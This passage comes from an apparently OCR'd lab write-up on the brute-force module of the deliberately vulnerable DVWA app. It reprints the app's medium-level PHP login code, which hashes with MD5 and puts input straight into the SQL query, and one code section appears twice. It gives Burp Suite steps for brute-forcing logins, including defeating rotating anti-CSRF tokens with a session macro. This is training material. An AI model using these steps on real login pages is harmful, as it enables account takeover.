    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["_

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Fig 7.1.14 – Medium level source code showing sleep(2) after a failed login




Fig 7.1.15 – Medium level: Cluster bomb attack with the password wordlist loaded




Fig 7.1.16 – Medium level attack results: kali / kali has the highest length, with slower responses




Fig 7.1.17 – Medium level attack results: password changed

Steps Performed with medium security

Step 1. Now put the security to medium so we can see the view source code button.
Step 2. See the code if the user enters the wrong password we need to wait 2 seconds because the application is not allowing to login for 2 seconds
Step 3. Remining steps all are same from low security follow the previous steps
Step 4. But only thing the result should come slow not like previous level.




Fig 7.1.18 – Security level set to Medium with the View Source button highlighted

Brute Force Source

vulnerabilities/brute/source/medium.php

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $us

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pa
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["_

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Fig 7.1.19 – Medium level source code showing sleep(2) after a failed login




Fig 7.1.20 – Medium level: Cluster bomb attack with the password wordlist loaded




Fig 7.1.21 – Medium level attack results: kali / kali has the highest length, with slower responses

Steps Performed – High Security Level

Step 1. Change the security level to high
Step 2. Click on the view source code
Step 3. You can see the application is using the anti csrf token it means the server checks that the submitted user_token is valid for the current session/request. Check the online what is csrf. With 3 second delay
Step 4. You can see the token in inspect page but it is hidden convert that hidden into text then the token is visible in the login UI page. When user reload the pages, the token gets changed every time
Step 5. Next turn on Intercept and send that request.
Step 6. After getting the request click on the proxy setting and click on the sessions.
Step 7. Next add your own session handling rules put the rule description as you want, I keep it as rule 1 and then click on the rule action select the run as macro.
Step 8. We need to select your macro click on the add button and select the DVWA request turn off the intercept then click on ok.
Step 9. In macro edition click on the configure in custom parameter you need to add some details like user_token then paste in the define parameter up you can see the that option. Then double click on the token value then it is automatically selected then click on ok.
Step 10. Click on ok then again click ok after in session handling action editor give a check mark for Tolerate URL mismatch then click on ok.
Step 11. In session handling rule editor click on scope uncheck all except intruder and in URL scope select the use suite scope then click ok. It is used to every time we are making the new request.
Step 12. So now give any random username and password then try to login and capture the request.
Step 13.you can see the username and password with user token make that req add to scope and send to intruder
Step 14. select the position as you know from low and medium level.
Step 15. But in setting option make uncheck the unmodified baseline request in grep match clear all and add the own text which is incorrect click on add.
Step 16. Click on the resource pool and create new pool with 1 maximum concurrent request and select it.
Step 17. Start the attack see the result in the incorrect field if the user and pass is incorrect it will return 1 other if the username and password is correct it will return nothing. You can filter the length also you will get same.

Evidence




Fig 7.1.22 – Security level set to High




Fig 7.1.23 – High level: View Source button highlighted




Fig 7.1.24 – Hidden user_token field changed to text in the browser inspector and shown beside the Login button




Fig 7.1.25 – High level login request captured in Burp Suite with Intercept on

